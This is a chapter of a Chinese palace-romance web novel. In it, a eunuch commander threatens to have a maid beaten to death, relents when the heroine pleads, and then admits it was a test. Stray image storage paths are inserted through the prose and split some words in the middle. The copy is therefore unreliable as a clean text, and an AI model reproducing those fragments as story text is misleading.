    谢今安心头窃喜,然而下一秒就听到沈聿舟寒凉的音节响起。


    “春枝,你可知骗本督的下场?”


    他阴恻恻地笑出声,笑得人汗毛发颤,


    “拉下去,杖毙。”


    “督主饶命!”


    谢今安猛然从床上坐起,向外赶去,一开门,见到两个小太监往外拖春枝。一向沉稳的春枝,此刻满脸惶恐,泪都溢出来了。


    沈聿舟这是动真格了?


    “这不是没睡吗?”


    沈聿舟嘴角笑弧加深,凤眸盛满戏谑,长指描摹着谢今安的侧脸,笑得渗人,


    “春枝啊,本督能给夫人好脸色,不代表本督心肠软了。”


    几日相处,沈聿舟待她极好,以至于谢今安差点忘记,他本就阴晴不定。


    “别伤她……”谢今安嘴唇嗫嚅。


    沈聿舟居高临下地打量她,苍白惶恐,他很满意。


    “求本督,就饶了她。”


    “求你……我答应你……”


    谢今安踮起脚尖,凑近几分,咬着唇,极轻地续道,


    “我答应你……玉铃铛……”身后小太监迟迟没有动作,沈聿舟见人委屈得快哭,慢吞吞开口:


    “没听见?你们主子让放人。”


    春枝被人松开,立马跪倒在地,在阶下磕头,“谢督主饶命,谢夫人饶命。”


    一副劫后余生的模样。沈聿舟抬抬手,示意他们散了。


    “这会儿清醒了?”


    沈聿舟摇头轻笑,指腹捻弄她垂落的唇角,


    “吓到了?外头茶还冒着气儿,你偏哄我说睡着了,不过试探一句,你倒当真了?”


    “你吓我的?”


    “嗯。”“春枝跟你合起伙,骗我?”


    “她不知道,”沈聿舟指背掠去她眼尾清泪,“行啦,甭哭了,方才你可是求我了……”(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)